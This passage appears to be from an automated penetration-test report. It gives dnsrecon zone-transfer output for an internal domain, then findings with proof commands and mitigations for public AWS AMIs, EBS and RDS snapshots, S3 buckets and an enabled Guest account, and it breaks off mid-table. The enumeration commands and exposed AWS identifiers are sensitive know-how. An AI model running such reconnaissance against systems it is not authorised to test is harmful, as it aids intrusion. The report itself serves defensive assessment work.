[*] Trying NS server 10.0.4.1
[+] 10.0.4.1 Has port 53 TCP Open
[-] Zone Transfer Failed (Zone transfer error: REFUSED)
[*]
[*] Trying NS server 10.0.4.2
[+] 10.0.4.2 Has port 53 TCP Open
[+] Zone Transfer was successful!!
[*]      NS dc02.pod04.example.internal 10.0.4.2
[*]      NS dc01.pod04.example.internal 10.0.4.1
[*]      NS dc01.pod04.example.internal 10.0.4.1
[*]      A @.pod04.example.internal 10.0.4.1
[*]      A @.pod04.example.internal 10.0.4.2
[*]      A az01.pod04.example.internal 10.0.4.6
[*]      A coldfusion18.pod04.example.internal 10.2.4.132
[*]      A dc01.pod04.example.internal 10.0.4.1
[*]      A dc02.pod04.example.internal 10.0.4.2
[*]      A docker.pod04.example.internal 10.2.4.132
[*]      A DomainDnsZones.pod04.example.internal 10.0.4.2
[*]      A DomainDnsZones.pod04.example.internal 10.0.4.1
[*]      A ex01.pod04.example.internal 10.0.4.3
[*]      A ForestDnsZones.pod04.example.internal 10.0.4.2
[*]      A ForestDnsZones.pod04.example.internal 10.0.4.1
[*]      A horizon.pod04.example.internal 10.2.4.5
[*]      A horizon.pod04.example.internal 10.2.4.6
[*]      A obwa.pod04.example.internal 10.0.4.23
[*]      A svr01.pod04.example.internal 10.0.4.4
```

```
[*]      A vcsa.pod04.example.internal 10.0.4.29
[*]      A win10.pod04.example.internal 10.0.4.130
[*]      A WIN7.pod04.example.internal 10.0.4.129
[*]      A zoho.pod04.example.internal 10.0.4.22
[*]      SRV _gc._tcp.Default-First-Site-Name._sites.pod04.example.internal dc02 3268 100 no_ip
[*]      SRV _gc._tcp.Default-First-Site-Name._sites.pod04.example.internal dc01 3268 100 no_ip
[*]      SRV _kerberos._tcp.Default-First-Site-Name._sites.pod04.example.internal dc02 88 100 no_ip
[*]      SRV _kerberos._tcp.Default-First-Site-Name._sites.pod04.example.internal dc01 88 100 no_ip
[*]      SRV _ldap._tcp.Default-First-Site-Name._sites.pod04.example.internal dc02 389 100 no_ip
[*]      SRV _ldap._tcp.Default-First-Site-Name._sites.pod04.example.internal dc01 389 100 no_ip
[*]      SRV _gc._tcp.pod04.example.internal dc02 3268 100 no_ip
[*]      SRV _gc._tcp.pod04.example.internal dc01 3268 100 no_ip
[*]      SRV _kerberos._tcp.pod04.example.internal dc02 88 100 no_ip
[*]      SRV _kerberos._tcp.pod04.example.internal dc01 88 100 no_ip
[*]      SRV _kpasswd._tcp.pod04.example.internal dc02 464 100 no_ip
[*]      SRV _kpasswd._tcp.pod04.example.internal dc01 464 100 no_ip
[*]      SRV _ldap._tcp.pod04.example.internal dc02 389 100 no_ip
[*]      SRV _ldap._tcp.pod04.example.internal dc01 389 100 no_ip
[*]      SRV _kerberos._udp.pod04.example.internal dc02 88 100 no_ip
[*]      SRV _kerberos._udp.pod04.example.internal dc01 88 100 no_ip
[*]      SRV _kpasswd._udp.pod04.example.internal dc02 464 100 no_ip
[*]      SRV _kpasswd._udp.pod04.example.internal dc01 464 100 no_ip
[*]      SRV _ldap._tcp.Default-First-Site-Name._sites.DomainDnsZones.pod04.example.internal dc02 389 100
no_
ip
[*]      SRV _ldap._tcp.Default-First-Site-Name._sites.DomainDnsZones.pod04.example.internal dc01 389 100
no_
ip
[*]      SRV _ldap._tcp.DomainDnsZones.pod04.example.internal dc02 389 100 no_ip
[*]      SRV _ldap._tcp.DomainDnsZones.pod04.example.internal dc01 389 100 no_ip
[*]      SRV _ldap._tcp.Default-First-Site-Name._sites.ForestDnsZones.pod04.example.internal dc02 389 100
no_
ip
[*]      SRV _ldap._tcp.Default-First-Site-Name._sites.ForestDnsZones.pod04.example.internal dc01 389 100
no_
ip
[*]      SRV _ldap._tcp.ForestDnsZones.pod04.example.internal dc02 389 100 no_ip
[*]      SRV _ldap._tcp.ForestDnsZones.pod04.example.internal dc01 389 100 no_ip
[*] std: Performing General Enumeration against: pod04.example.internal...
[-] DNSSEC is not configured for pod04.example.internal
[*]      SOA dc02.pod04.example.internal 10.0.4.2
[*]      NS dc02.pod04.example.internal 10.0.4.2
[-]      Recursion enabled on NS Server 10.0.4.2
[*]      NS dc01.pod04.example.internal 10.0.4.1
[-]      Recursion enabled on NS Server 10.0.4.1
[*]      A pod04.example.internal 10.0.4.1
[*]      A pod04.example.internal 10.0.4.2
[*] Enumerating SRV Records
[+]      SRV _kerberos._udp.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 88
[+]      SRV _kerberos._udp.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 88
[+]      SRV _kerberos._tcp.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 88
[+]      SRV _kerberos._tcp.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 88
[+]      SRV _gc._tcp.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 3268
[+]      SRV _gc._tcp.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 3268
[+]      SRV _ldap._tcp.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 389
[+]      SRV _ldap._tcp.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 389
[+]      SRV _ldap._tcp.pdc._msdcs.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 389
[+]      SRV _ldap._tcp.dc._msdcs.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 389
[+]      SRV _ldap._tcp.dc._msdcs.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 389
[+]      SRV _ldap._tcp.ForestDNSZones.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 389
[+]      SRV _ldap._tcp.ForestDNSZones.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 389
[+]      SRV _ldap._tcp.gc._msdcs.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 3268
[+]      SRV _ldap._tcp.gc._msdcs.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 3268
[+]      SRV _kerberos._tcp.dc._msdcs.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 88
[+]      SRV _kerberos._tcp.dc._msdcs.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 88
[+]      SRV _kpasswd._udp.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 464
[+]      SRV _kpasswd._udp.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 464
[+]      SRV _kpasswd._tcp.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 464
[+]      SRV _kpasswd._tcp.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 464
[+] 21 Records Found
[*] Saving records to JSON file: output.json
```

DNS records obtained from zone transfer

```
05/24/2024, 2:16 PM

$ python3 /opt/dnsrecon/dnsrecon.py -n 10.0.4.1 -d pod04.example.internal -t std,axfr -j output.json --
disable_check_bindversion

[*] Checking for Zone Transfer for pod04.example.internal name servers
[*] Resolving SOA Record
```

```
[+]      SOA dc01.pod04.example.internal 10.0.4.1
[*] Resolving NS Records
[*] NS Servers found:
[+]      NS dc01.pod04.example.internal 10.0.4.1
[+]      NS dc02.pod04.example.internal 10.0.4.2
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 10.0.4.2
[+] 10.0.4.2 Has port 53 TCP Open
[+] Zone Transfer was successful!!
[*]      NS dc01.pod04.example.internal 10.0.4.1
[*]      NS dc02.pod04.example.internal 10.0.4.2
[*]      NS dc01.pod04.example.internal 10.0.4.1
[*]      A @.pod04.example.internal 10.0.4.2
[*]      A @.pod04.example.internal 10.0.4.1
[*]      A az01.pod04.example.internal 10.0.4.6
[*]      A coldfusion18.pod04.example.internal 10.2.4.132
[*]      A dc01.pod04.example.internal 10.0.4.1
[*]      A dc02.pod04.example.internal 10.0.4.2
[*]      A docker.pod04.example.internal 10.2.4.132
[*]      A DomainDnsZones.pod04.example.internal 10.0.4.2
[*]      A DomainDnsZones.pod04.example.internal 10.0.4.1
[*]      A ex01.pod04.example.internal 10.0.4.3
[*]      A ForestDnsZones.pod04.example.internal 10.0.4.2
[*]      A ForestDnsZones.pod04.example.internal 10.0.4.1
[*]      A horizon.pod04.example.internal 10.2.4.5
[*]      A horizon.pod04.example.internal 10.2.4.6
[*]      A obwa.pod04.example.internal 10.0.4.23
[*]      A svr01.pod04.example.internal 10.0.4.4
[*]      A vcsa.pod04.example.internal 10.0.4.29
[*]      A win10.pod04.example.internal 10.0.4.130
[*]      A WIN7.pod04.example.internal 10.0.4.129
[*]      A zoho.pod04.example.internal 10.0.4.22
[*]      SRV _gc._tcp.Default-First-Site-Name._sites.pod04.example.internal dc02 3268 100 no_ip
[*]      SRV _gc._tcp.Default-First-Site-Name._sites.pod04.example.internal dc01 3268 100 no_ip
[*]      SRV _kerberos._tcp.Default-First-Site-Name._sites.pod04.example.internal dc02 88 100 no_ip
[*]      SRV _kerberos._tcp.Default-First-Site-Name._sites.pod04.example.internal dc01 88 100 no_ip
[*]      SRV _ldap._tcp.Default-First-Site-Name._sites.pod04.example.internal dc02 389 100 no_ip
[*]      SRV _ldap._tcp.Default-First-Site-Name._sites.pod04.example.internal dc01 389 100 no_ip
[*]      SRV _gc._tcp.pod04.example.internal dc01 3268 100 no_ip
[*]      SRV _gc._tcp.pod04.example.internal dc02 3268 100 no_ip
[*]      SRV _kerberos._tcp.pod04.example.internal dc01 88 100 no_ip
[*]      SRV _kerberos._tcp.pod04.example.internal dc02 88 100 no_ip
[*]      SRV _kpasswd._tcp.pod04.example.internal dc01 464 100 no_ip
[*]      SRV _kpasswd._tcp.pod04.example.internal dc02 464 100 no_ip
[*]      SRV _ldap._tcp.pod04.example.internal dc01 389 100 no_ip
[*]      SRV _ldap._tcp.pod04.example.internal dc02 389 100 no_ip
[*]      SRV _kerberos._udp.pod04.example.internal dc01 88 100 no_ip
[*]      SRV _kerberos._udp.pod04.example.internal dc02 88 100 no_ip
[*]      SRV _kpasswd._udp.pod04.example.internal dc01 464 100 no_ip
[*]      SRV _kpasswd._udp.pod04.example.internal dc02 464 100 no_ip
[*]      SRV _ldap._tcp.Default-First-Site-Name._sites.DomainDnsZones.pod04.example.internal dc02 389 100
no_
ip
[*]      SRV _ldap._tcp.Default-First-Site-Name._sites.DomainDnsZones.pod04.example.internal dc01 389 100
no_
ip
[*]      SRV _ldap._tcp.DomainDnsZones.pod04.example.internal dc02 389 100 no_ip
[*]      SRV _ldap._tcp.DomainDnsZones.pod04.example.internal dc01 389 100 no_ip
[*]      SRV _ldap._tcp.Default-First-Site-Name._sites.ForestDnsZones.pod04.example.internal dc02 389 100
no_
ip
[*]      SRV _ldap._tcp.Default-First-Site-Name._sites.ForestDnsZones.pod04.example.internal dc01 389 100
no_
ip
[*]      SRV _ldap._tcp.ForestDnsZones.pod04.example.internal dc01 389 100 no_ip
[*]      SRV _ldap._tcp.ForestDnsZones.pod04.example.internal dc02 389 100 no_ip
[*]
[*] Trying NS server 10.0.4.1
[+] 10.0.4.1 Has port 53 TCP Open
[-] Zone Transfer Failed (Zone transfer error: REFUSED)
[*] std: Performing General Enumeration against: pod04.example.internal...
[-] DNSSEC is not configured for pod04.example.internal
[*]      SOA dc01.pod04.example.internal 10.0.4.1
[*]      NS dc02.pod04.example.internal 10.0.4.2
[-]      Recursion enabled on NS Server 10.0.4.2
[*]      NS dc01.pod04.example.internal 10.0.4.1
[-]      Recursion enabled on NS Server 10.0.4.1
[*]      A pod04.example.internal 10.0.4.1
[*]      A pod04.example.internal 10.0.4.2
[*] Enumerating SRV Records
```

```
[+]      SRV _gc._tcp.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 3268
[+]      SRV _gc._tcp.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 3268
[+]      SRV _kerberos._udp.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 88
[+]      SRV _kerberos._udp.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 88
[+]      SRV _ldap._tcp.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 389
[+]      SRV _ldap._tcp.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 389
[+]      SRV _kerberos._tcp.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 88
[+]      SRV _kerberos._tcp.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 88
[+]      SRV _ldap._tcp.pdc._msdcs.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 389
[+]      SRV _kerberos._tcp.dc._msdcs.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 88
[+]      SRV _kerberos._tcp.dc._msdcs.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 88
[+]      SRV _ldap._tcp.gc._msdcs.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 3268
[+]      SRV _ldap._tcp.gc._msdcs.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 3268
[+]      SRV _ldap._tcp.dc._msdcs.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 389
[+]      SRV _ldap._tcp.dc._msdcs.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 389
[+]      SRV _kpasswd._tcp.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 464
[+]      SRV _kpasswd._tcp.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 464
[+]      SRV _ldap._tcp.ForestDNSZones.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 389
[+]      SRV _ldap._tcp.ForestDNSZones.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 389
[+]      SRV _kpasswd._udp.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 464
[+]      SRV _kpasswd._udp.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 464
[+] 21 Records Found
[*] Saving records to JSON file: output.json
```

DNS records obtained from zone transfer

```
05/24/2024, 2:16 PM

$ python3 /opt/dnsrecon/dnsrecon.py -n 10.0.4.2 -d pod04.example.internal -t std,axfr -j output.json --
disable_check_bindversion

[*] Checking for Zone Transfer for pod04.example.internal name servers
[*] Resolving SOA Record
[+]      SOA dc02.pod04.example.internal 10.0.4.2
[*] Resolving NS Records
[*] NS Servers found:
[+]      NS dc01.pod04.example.internal 10.0.4.1
[+]      NS dc02.pod04.example.internal 10.0.4.2
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 10.0.4.2
[+] 10.0.4.2 Has port 53 TCP Open
[+] Zone Transfer was successful!!
[*]      NS dc02.pod04.example.internal 10.0.4.2
[*]      NS dc01.pod04.example.internal 10.0.4.1
[*]      NS dc01.pod04.example.internal 10.0.4.1
[*]      A @.pod04.example.internal 10.0.4.2
[*]      A @.pod04.example.internal 10.0.4.1
[*]      A az01.pod04.example.internal 10.0.4.6
[*]      A coldfusion18.pod04.example.internal 10.2.4.132
[*]      A dc01.pod04.example.internal 10.0.4.1
[*]      A dc02.pod04.example.internal 10.0.4.2
[*]      A docker.pod04.example.internal 10.2.4.132
[*]      A DomainDnsZones.pod04.example.internal 10.0.4.2
[*]      A DomainDnsZones.pod04.example.internal 10.0.4.1
[*]      A ex01.pod04.example.internal 10.0.4.3
[*]      A ForestDnsZones.pod04.example.internal 10.0.4.2
[*]      A ForestDnsZones.pod04.example.internal 10.0.4.1
[*]      A horizon.pod04.example.internal 10.2.4.5
[*]      A horizon.pod04.example.internal 10.2.4.6
[*]      A obwa.pod04.example.internal 10.0.4.23
[*]      A svr01.pod04.example.internal 10.0.4.4
[*]      A vcsa.pod04.example.internal 10.0.4.29
[*]      A win10.pod04.example.internal 10.0.4.130
[*]      A WIN7.pod04.example.internal 10.0.4.129
[*]      A zoho.pod04.example.internal 10.0.4.22
[*]      SRV _gc._tcp.Default-First-Site-Name._sites.pod04.example.internal dc02 3268 100 no_ip
[*]      SRV _gc._tcp.Default-First-Site-Name._sites.pod04.example.internal dc01 3268 100 no_ip
[*]      SRV _kerberos._tcp.Default-First-Site-Name._sites.pod04.example.internal dc02 88 100 no_ip
[*]      SRV _kerberos._tcp.Default-First-Site-Name._sites.pod04.example.internal dc01 88 100 no_ip
[*]      SRV _ldap._tcp.Default-First-Site-Name._sites.pod04.example.internal dc02 389 100 no_ip
[*]      SRV _ldap._tcp.Default-First-Site-Name._sites.pod04.example.internal dc01 389 100 no_ip
[*]      SRV _gc._tcp.pod04.example.internal dc01 3268 100 no_ip
[*]      SRV _gc._tcp.pod04.example.internal dc02 3268 100 no_ip
[*]      SRV _kerberos._tcp.pod04.example.internal dc01 88 100 no_ip
[*]      SRV _kerberos._tcp.pod04.example.internal dc02 88 100 no_ip
[*]      SRV _kpasswd._tcp.pod04.example.internal dc01 464 100 no_ip
[*]      SRV _kpasswd._tcp.pod04.example.internal dc02 464 100 no_ip
[*]      SRV _ldap._tcp.pod04.example.internal dc01 389 100 no_ip
[*]      SRV _ldap._tcp.pod04.example.internal dc02 389 100 no_ip
[*]      SRV _kerberos._udp.pod04.example.internal dc01 88 100 no_ip
```

```
[*]      SRV _kerberos._udp.pod04.example.internal dc02 88 100 no_ip
[*]      SRV _kpasswd._udp.pod04.example.internal dc01 464 100 no_ip
[*]      SRV _kpasswd._udp.pod04.example.internal dc02 464 100 no_ip
[*]      SRV _ldap._tcp.Default-First-Site-Name._sites.DomainDnsZones.pod04.example.internal dc02 389 100
no_
ip
[*]      SRV _ldap._tcp.Default-First-Site-Name._sites.DomainDnsZones.pod04.example.internal dc01 389 100
no_
ip
[*]      SRV _ldap._tcp.DomainDnsZones.pod04.example.internal dc02 389 100 no_ip
[*]      SRV _ldap._tcp.DomainDnsZones.pod04.example.internal dc01 389 100 no_ip
[*]      SRV _ldap._tcp.Default-First-Site-Name._sites.ForestDnsZones.pod04.example.internal dc02 389 100
no_
ip
[*]      SRV _ldap._tcp.Default-First-Site-Name._sites.ForestDnsZones.pod04.example.internal dc01 389 100
no_
ip
[*]      SRV _ldap._tcp.ForestDnsZones.pod04.example.internal dc01 389 100 no_ip
[*]      SRV _ldap._tcp.ForestDnsZones.pod04.example.internal dc02 389 100 no_ip
[*]
[*] Trying NS server 10.0.4.1
[+] 10.0.4.1 Has port 53 TCP Open
[-] Zone Transfer Failed (Zone transfer error: REFUSED)
[*] std: Performing General Enumeration against: pod04.example.internal...
[-] DNSSEC is not configured for pod04.example.internal
[*]      SOA dc02.pod04.example.internal 10.0.4.2
[*]      NS dc02.pod04.example.internal 10.0.4.2
[-]      Recursion enabled on NS Server 10.0.4.2
[*]      NS dc01.pod04.example.internal 10.0.4.1
[-]      Recursion enabled on NS Server 10.0.4.1
[*]      A pod04.example.internal 10.0.4.2
[*]      A pod04.example.internal 10.0.4.1
[*] Enumerating SRV Records
[+]      SRV _gc._tcp.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 3268
[+]      SRV _gc._tcp.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 3268
[+]      SRV _ldap._tcp.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 389
[+]      SRV _ldap._tcp.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 389
[+]      SRV _kerberos._udp.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 88
[+]      SRV _kerberos._udp.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 88
[+]      SRV _kerberos._tcp.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 88
[+]      SRV _kerberos._tcp.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 88
[+]      SRV _ldap._tcp.pdc._msdcs.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 389
[+]      SRV _ldap._tcp.ForestDNSZones.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 389
[+]      SRV _ldap._tcp.ForestDNSZones.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 389
[+]      SRV _ldap._tcp.dc._msdcs.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 389
[+]      SRV _ldap._tcp.dc._msdcs.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 389
[+]      SRV _kerberos._tcp.dc._msdcs.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 88
[+]      SRV _kerberos._tcp.dc._msdcs.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 88
[+]      SRV _ldap._tcp.gc._msdcs.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 3268
[+]      SRV _ldap._tcp.gc._msdcs.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 3268
[+]      SRV _kpasswd._tcp.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 464
[+]      SRV _kpasswd._tcp.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 464
[+]      SRV _kpasswd._udp.pod04.example.internal dc01.pod04.example.internal 10.0.4.1 464
[+]      SRV _kpasswd._udp.pod04.example.internal dc02.pod04.example.internal 10.0.4.2 464
[+] 21 Records Found
[*] Saving records to JSON file: output.json
```

2.3.127. Public Access to Amazon EC2 AMI

MEDIUM 4.5

H3-2022-0088

Details

An Amazon EC2 AMI (Amazon Machine Image) in your AWS account is publicly accessible, either to everyone or to any authenticated (cross-account) AWS user.

Attackers may be able to access sensitive data in the EC2 AMI such as browser history and stored passwords

Information Disclosure | Unauthorized Access

Mitigations

- Remove public access to the Amazon EC2 AMI if it does not need to be public.
- If it needs to remain publicly accessible, remove all sensitive information from the AMI including browser history and stored passwords.

References

- AWS Best Practice - Share EC2 AMI with Only Specific AWS Accounts @ **https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/sharingamis-explicit.html**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
arn:aws:ec2:us-east-2:209109850873:image/ami-03fbf714e4910ff68		AWS EC2 Resource arn:aws:ec2:us-east-2:209109850873:image/ami-03fbf714e4910ff68		MEDIUM 4.5

Proof

Proof of exploitability against affected asset **AWS EC2 Resource arn:aws:ec2:us-east-2:209109850873:image/ami-03fbf714e4910ff68**

A Public AWS EC2 Image discovered: arn:aws:ec2:us-east-2:209109850873:image/ami-03fbf714e4910ff68

```
05/24/2024, 2:23 PM

$ python3 /opt/h3/aws_enum_public_ec2_resources.py --account 209109850873

arn:aws:ec2:us-east-2:209109850873:image/ami-03fbf714e4910ff68:
{
    "RootDeviceType": "ebs",
    "Region": "us-east-2",
    "ImageLocation": "209109850873/AppTest1",
    "BlockDeviceMappings": [
        {
            "DeviceName": "/dev/xvda",
            "Ebs": {
                "DeleteOnTermination": true,
                "SnapshotId": "snap-06a19b9d04f902946",
                "VolumeSize": 8,
                "VolumeType": "gp2",
                "Encrypted": false
            }
        }
    ],
    "Public": true
}
```

2.3.128. Public Access to Amazon EBS Snapshot

MEDIUM 4.5

H3-2022-0089

Details

An Amazon EBS Snapshot in your AWS account is publicly accessible, either to everyone or to any authenticated (cross-account) AWS user.

Attackers may be able to access sensitive data in the EBS snapshot such as browser history and stored passwords

Information Disclosure | Unauthorized Access

Mitigations

- Remove public access to the Amazon EBS Snapshot if it does not need to be public.
- If it needs to remain publicly accessible, remove all sensitive information from the snapshot including browser history and stored passwords.

References

- AWS Best Practice - Prevent EBS Public Snapshots @ **https://docs.aws.amazon.com/config/latest/developerguide/ebs-snapshot-public-restorable-check.html**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
arn:aws:ec2:us-east-2:209109850873:snapshot/snap-06a19b9d04f902946		AWS EC2 Resource arn:aws:ec2:us-east-2:209109850873:snapshot/snap-06a19b9d04f902946		MEDIUM 4.5

Proof

Proof of exploitability against affected asset **AWS EC2 Resource arn:aws:ec2:us-east-2:209109850873:snapshot/snap-06a19b9d04f902946**

A Public AWS EBS Snapshot discovered: snap-06a19b9d04f902946

```
05/24/2024, 2:23 PM

$ python3 /opt/h3/aws_enum_public_ec2_resources.py --account 209109850873

arn:aws:ec2:us-east-2:209109850873:snapshot/snap-06a19b9d04f902946:
{
    "Region": "us-east-2",
    "Encrypted": false
}
```

2.3.129. Public Access to Amazon RDS Snapshot

MEDIUM 4.5

H3-2022-0090

Details

An Amazon RDS Snapshot in your AWS account is publicly accessible, either to everyone or to any authenticated (cross-account) AWS user.

Attackers can deploy an RDS instance from this public RDS snapshot and search for sensitive data stored in the database.

Information Disclosure | Unauthorized Access

Mitigations

- Remove public access to the Amazon RDS Snapshot if it does not need to be public.
- If it needs to remain publicly accessible, remove all sensitive information from the RDS database snapshot.

References

- AWS Best Practice - Prevent RDS Public Snapshots @ **https://docs.aws.amazon.com/config/latest/developerguide/rds-snapshots-public-prohibited.html**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
arn:aws:rds:us-east-1:209109850873:snapshot:database-take-1-final-snapshot		AWS RDS Resource arn:aws:rds:us-east-1:209109850873:snapshot:database-take-1-final-snapshot		MEDIUM 4.5

Proof

Proof of exploitability against affected asset **AWS RDS Resource arn:aws:rds:us-east-1:209109850873:snapshot:database-take-1-final-snapshot**

A Public AWS RDS Snapshot discovered: arn:aws:rds:us-east-1:209109850873:snapshot:database-take-1-final-snapshot

```
05/24/2024, 2:22 PM

$ python3 /opt/h3/aws_enum_public_rds.py --account 209109850873

{
    "DBSnapshotIdentifier": "arn:aws:rds:us-east-1:209109850873:snapshot:database-take-1-final-snapshot",
    "DBInstanceIdentifier": "database-take-1",
    "SnapshotCreateTime": "2022-09-09 16:33:27.489000+00:00",
    "Engine": "mariadb",
    "AllocatedStorage": 20,
    "Status": "available",
    "Port": 3306,
    "AvailabilityZone": "us-east-1a",
    "VpcId": "vpc-0cfaa382c4ed2c02f",
    "InstanceCreateTime": "2022-09-09 16:18:16.168000+00:00",
    "MasterUsername": "admin",
    "EngineVersion": "10.6.8",
    "LicenseModel": "general-public-license",
    "SnapshotType": "public",
    "OptionGroupName": "default:mariadb-10-6",
    "PercentProgress": 100,
    "StorageType": "gp2",
    "Encrypted": false,
    "DBSnapshotArn": "arn:aws:rds:us-east-1:209109850873:snapshot:database-take-1-final-snapshot",
    "IAMDatabaseAuthenticationEnabled": false,
    "ProcessorFeatures": [],
    "DbiResourceId": "db-H2N4R3TBQ3BWKIRDVXCPRG5XHM",
    "OriginalSnapshotCreateTime": "2022-09-09 16:33:27.489000+00:00",
    "SnapshotTarget": "region",
    "StorageThroughput": 0,
    "DedicatedLogVolume": false
}
```

2.3.130. Public Access to Amazon S3 Bucket

LOW 3.9

H3-2021-0001

Details

An Amazon S3 bucket that your company may own is publicly accessible, either to everyone or any authenticated (cross-account) AWS user.

Attackers may be able to access sensitive data hosted in the bucket. Depending on bucket permissions, attackers may be able to delete objects in the bucket, upload new objects to the bucket, modify existing objects in the bucket, or modify bucket and object permissions

Information Disclosure | Unauthorized Access | Defacement | File Upload

Mitigations

- Verify that the bucket is in fact owned by your company. The bucket that was found has a name similar to one of your company's subdomains.
- Review the data contained in the bucket, and remove any data that should not be exposed.
- Review bucket and object permissions for anonymous and any authenticated (cross-account) AWS users. Apply least-privilege permissions as appropriate.

References

- Security Best Practices for AWS S3 @ **https://docs.aws.amazon.com/AmazonS3/latest/dev/security-best-practices.html**
- How can I secure the files in my Amazon S3 bucket? @ **https://aws.amazon.com/premiumsupport/knowledge-center/secure-s3-resources/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
S3 : backpedal-unpack-bling		S3 Bucket backpedal-unpack-bling		LOW 3.9
S3 : level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud		S3 Bucket level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud		LOW 3.9
S3 : twitch-rasping-theme		S3 Bucket twitch-rasping-theme		LOW 3.9
S3 : flaws.cloud		S3 Bucket flaws.cloud		LOW 3.9
S3 : level3-9afd3927f195e10225021a578e6f78df.flaws.cloud		S3 Bucket level3-9afd3927f195e10225021a578e6f78df.flaws.cloud		LOW 3.9

Proofs

Proofs of exploitability against one of the affected assets: **S3 Bucket backpedal-unpack-bling**

An AWS cross account user has permission to list the contents of bucket backpedal-unpack-bling in AWS account 209109850873. Here are some of the files in the bucket.

```
05/24/2024, 5:03 PM

$ python3 /opt/h3/s3_enum.py -a -v --check_anon --check_cross -r -w -o output.json backpedal-unpack-bling

file1.txt
```

An AWS cross account user has permission to read objects in bucket backpedal-unpack-bling in AWS account 209109850873. Here is response metadata from S3 for reading the file file1.txt.

```
05/24/2024, 5:03 PM

$ python3 /opt/h3/s3_enum.py -a -v --check_anon --check_cross -r -w -o output.json backpedal-unpack-bling

{
    "RequestId": "5WEJW92C5YR4VDAA",
    "HostId": "ixRXRJN3xyJzjWi5eii/rN6uOzHqWGlfrA4DrS1UJm8IxVkE6NRhVmYH0hFQa2pQhKPieVHCzHCN0keHeD7HSV06Jjt
C6fmehyozOvM1K04=",
    "HTTPStatusCode": 200,
    "HTTPHeaders": {
        "x-amz-id-2": "ixRXRJN3xyJzjWi5eii/rN6uOzHqWGlfrA4DrS1UJm8IxVkE6NRhVmYH0hFQa2pQhKPieVHCzHCN0keHeD7
HSV06JjtC6fmehyozOvM1K04=",
        "x-amz-request-id": "5WEJW92C5YR4VDAA",
        "date": "Sat, 25 May 2024 00:03:04 GMT",
        "last-modified": "Mon, 26 Sep 2022 14:52:12 GMT",
        "etag": "\"2632561a9eb94e0d05e3e032cc5adeed\"",
        "accept-ranges": "bytes",
        "content-type": "text/plain",
        "server": "AmazonS3",
        "content-length": "13"
    },
    "RetryAttempts": 0
}
```

2.3.131. Guest Account Enabled

LOW 3

H3-2020-0008

Details

The default Guest account allows unauthenticated network users to log on as a Guest with no password. These unauthorized users could access any resources that are accessible to the Guest account over the network

Enabled Guest accounts can allow attackers access to shared resources without supplying credentials or a password. Sensitive information may be gathered and used to launch additional attacks

Information Disclosure | Unauthorized Access

Mitigations

- Disable the Guest account if not needed.
- If needed, ensure Guest account does not have access to sensitive information.

References

- Accounts: Guest account status - security policy setting @ **https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/accounts-guest-account-status**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
